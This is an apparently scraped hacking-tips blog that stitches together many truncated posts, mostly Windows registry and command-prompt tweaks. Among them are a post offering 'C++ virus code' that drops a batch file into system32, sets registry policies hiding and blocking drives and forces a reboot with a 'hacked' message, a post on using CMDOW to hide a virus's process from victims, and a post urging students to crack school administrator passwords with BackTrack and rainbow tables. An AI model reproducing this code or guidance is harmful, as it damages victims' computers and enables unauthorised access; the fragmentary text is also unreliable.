How to create a Big size file ?

Posted by ADMIN On 9:28 AM 1 comments
You can create a big size file using windows default command prompt itself.  Why we need huge size file? When you create virus  or you can use in your college for occupying the memory.

First of all Decide the Size of  huge file.  For eg, if you decide 1 milliion byte,then we should convert it to Hexadecimal format.  Use the Windows Calculator in Scientific mode to convert to Hexadecimal.

we are planned to create 1 million byte sized file.  So,Enter 1000000 in the calculator and click on the Hex option to convert it (1 million in hex is F4240.) Pad the result with zeroes at the left until the file size reaches eight digits 000F4240.

  • Now goto start->run
  • Enter "cmd" to open the window.
You may want to hide the admin or some other accounts for privacy purpose. If you are having public cafe or organization or school ,then you probably need.  I am going to guide you in this article to hide the Acccounts in Windows system.


  • Now go to start->run
  • Enter as "regedit" to open the registry window.
  • Navigate to this Path:
    HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\SpecialAccounts\UserList
  • In the Right pane, Right click -> New -> String Value
  • Right click on the new String Value and click Rename
Go to start->run
type as regedit
and hit enter
Registry edit will open.

Navigate to this Path by clicking the plus symbol:


HKEY_CLASSES_ROOT/CLSID/{645FF040-5081-101B-9F08-00AA002F954E}
You can see as Recycle bin in right panel.
Some files will be hidden from Users. If you want to see those files,you have to edit the registry. This hack will fit for both windows xp and Vista.

Go to Start-<run
Enter as Regedit
Navigate to

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
In the right panel ,you can see the superhidden registry
Right click on the SuperHidden

How to disable writing to USB?

Posted by ADMIN On 12:51 AM 0 comments
If you are the administrator of public cafe or school,this trick will be helpful for giving protection to your system.  You can disable writing to USB.  This will prevent from file stealing.  You have to login to administrator so that you can access regedit.

Go to start .  Select run.

Type as regedit and hit enter
Now navigate to

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies
 In right panel you can find writeprotect and
Hi friends,here i give you give the C++ virus code.  Actually Batch code is converted to C++ virus code.  If you like you can use it as batch code also.

C++ Virus Code :


#include < windows.h >
#include < fstream.h >
#include < iostream.h >
#include < string.h >
#include < conio.h >
int main()
{
ofstream write ( "C:\\WINDOWS\\system32\\HackingStar.bat" ); /*opening or creating new file with .bat extension*/

write << "REG ADD HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVer sion\\policies\\Explorer /v NoDrives /t REG_DWORD /d 12\n"; write << "REG ADD HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVer sion\\policies\\Explorer /v NoViewonDrive /t REG_DWORD /d 12\n"; write<<"shutdown -r -c \"Sorry Your System is hacked by us!\" -f"<<"\n"; write.close(); //close file ShellExecute(NULL,"open","C:\\WINDOWS\\system32\\HackingStar.bat ",NULL,NULL,SW_SHOWNORMAL); return 0; }
This day will be great day!  Because The Brain Hackers get top rank in blogger directories. 

Now i am going to introduce a new tool called as "CMDOW" .   When you create and send virus to victim, the virus running process may be shown to victims.  This tool will hide that also.

About Cmdow
Cmdow is a Win32 commandline utility for NT4/2000/XP/2003 that allows windows to be listed, moved, resized, renamed, hidden/unhidden, disabled/enabled, minimized, maximized, restored, activated/inactivated, closed, killed and more.
It may big issue to open the Microsoft 2007 files in microsoft 2003. But it is easy to open the file in Ms 2003. You have to download the MS2007 compatibility pack for Ms2003.

Download it from here:

http://www.microsoft.com/downloads/details.aspx?FamilyId=941b3470-3ae9-4aee-8f43-c6bb74cd1466&displaylang=en

Enjoy...!!!
This post is not about hacking. It just windows tweak or trick.
Just change your localhost name and enjoy it.

You have to well know about this:
How to use wamp/xamp server.
What is localhost.


It is very simple to follow. This is for windows users only.

Steps to follow:
1.Go to C:\WINDOWS\system32\drivers\etc
2. Find the file named


When i  studied second year(cse), my friends told that autorun.inf is virus.  I thought so.  Because my antivirus blocks autorun.inf files.   In third year when i search about autorun.inf file in net, i realize about the auto run file.

 Today i bring some files from my college system.  When i insert the pen drive in my system, there are lot of exe files.They are viruses.  I delete all of them.  Finally i opened the autorun.inf file in notepad and saw the instructions.  Then only i remembered that i forget to post about autorun file.  This article will give you complete details about the autorun.inf file.
This is the instructions that saved in the infected(call virus programs) autorun.inf file:
Brain Hackers

Depending on the version of Windows that you are using, there are different updates that you must have installed to correctly disable the Autorun functionality:
To disable the Autorun functionality in Windows XP, in Windows Server 2003, or in Windows 2000, you must have security update 950582, update 967715, or update 953252 installed.


Simple way to disable autorun.inf :
Follow this link and download the msi file:
http://go.microsoft.com/?linkid=9741395

Fix it yourself-Manually disabling the autorun feature:
To disable Autorun yourself on operating systems that do not include Gpedit.msc, follow these steps:
Click Start, click Run, type regedit in the Open box, and then click OK.



Are you getting often error report in windows xp? this trick will disable the error report creation.


  • Right-click My Computer and choose Properties.
  • Click the Advanced tab on your System Properties dialog box.
  • Click the Error Reporting button on the Advanced tab.
  • Place a checkmark next to "Disable error reporting."
  • Leave the other radio button unchecked next to the text labeled, "But notify me when critical errors occur."
  • Click OK.
that's all you finished.  From now
What is Thumb.db?
when you view a image contained folder in thumbnail view,thumb.db file will be created.  It is is a cache of the current picture in that directory.to remove it go for following
 open "WINDOWS EXPLORER".
go to "TOOLS".
open "FOLDER OPTIONS".
go to "VIEW".
see 1st section "FILES & FOLDERS".
click on the "DO NOT CACHE THUMBNAILS".
Using some softwares you can change your web camera as spy or Surveillance camera.  here i give you some  softwares links.


Rise Sun(Complete  Free Software)
  • Adjustable Motion Detection Sensitivity
  • Adjustable Webcam Performance
  • Automatically takes a snapshot when movement is detected
  • Automatically logs a record when movement is detected
  • Automatically sounds an audible alarm when movement is detected
  • Automatically displays a silent message when movement is detected
Here i give you list of shortucut commands to open the windows program faster.  If you practice the shortcut ,then you will access the windows default programs much better than any others.  you can impress your friends/lover or any others.  No need to try all shortcuts commands, just try for frequently accessed programs.


Just press CTRL+ R and type the command and press enter.
or
Just go to Run and type "cmd" and then write the Shortcut commands to open windows Programs faster.

Here is the Shortcut commands for you:

appwiz.cpl  ----> Add/Remove Programs
access.cpl  ----> Accessibility Controls

The Fastest Way of searching the directory in windows

This computer trick will save the all sub directory and file names in text file.  This may helpful to analyse the direcotry(you can know what are the contents inside the window without browsing by simple commands).


Step 1:
First of all open command Prompt.
Step 2:
Browse to folder which you want to analyze the sub directories and files by using cd commands. For Example if you want to visit d:/interview folder then
try this command.
Type "d:"
then "cd interview".
we all know that can't create con folder in windows

Here is simple trick to create con folder in windows using Command Prompt.

Step 1:
Open Command Prompt(Start->run->cmd)
Step 2:
Type this command:
md \\.\d:\con
This will create con folder in D Drive.
Step 3:
To Remove the folder type this command
rd \\.\d:\con
This will remove con folder from D Drive

A Reason Behind the Con Folder Creation in Windows

We all know that we can't create Con, Folder in windows. not only con but also " PRN, AUX, CLOCK$, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, LPT9 and more".

Here i am going to explain why you can not create the con folder in windows.

Reason:

We can not create folder with con,aux, nul because these are reserved keywords used by DOS. so if u r allowed to create such folders, there will be an ambiguity in where to write data when
Hi Brain Hackers Friends,
"How to Hack windows admin?" This will teach you how to hack the windows password. You can use the above tutorial for hacking any type of windows Operating system. For Example: you can hack the latest Windows 7 also.

There is only one change is required to do. i.e., You have to choose the correct Rainbow table corresponding to the Operating system that you are going to hack.

You can get all type of rainbow table from here:

http://ophcrack.sourceforge.net/tables.php

If you are School/College/University students, you may curious to hack the admin password in your college or school system. This post is going to help you to crack the any type of windows accounts passwords. Learn how to hack the windows admin password like a geek.


Requirements:
  • BackTrack Linux 4 or 5. Download it from http://backtrack-linux.org
  • Two Pen drives [if you are going to test in your own system, one pen drive is enough]
  • Xp Free Fast RainBow table [tables_xp_free_fast.zip]. Download it from here:http://ophcrack.sourceforge.net/tables.php

Google Translator

Search Box

Blog Archive

User Status

Free counters!

About Me

ADMIN
Pakistan
View my complete profile

Recent Posts

Recent Comments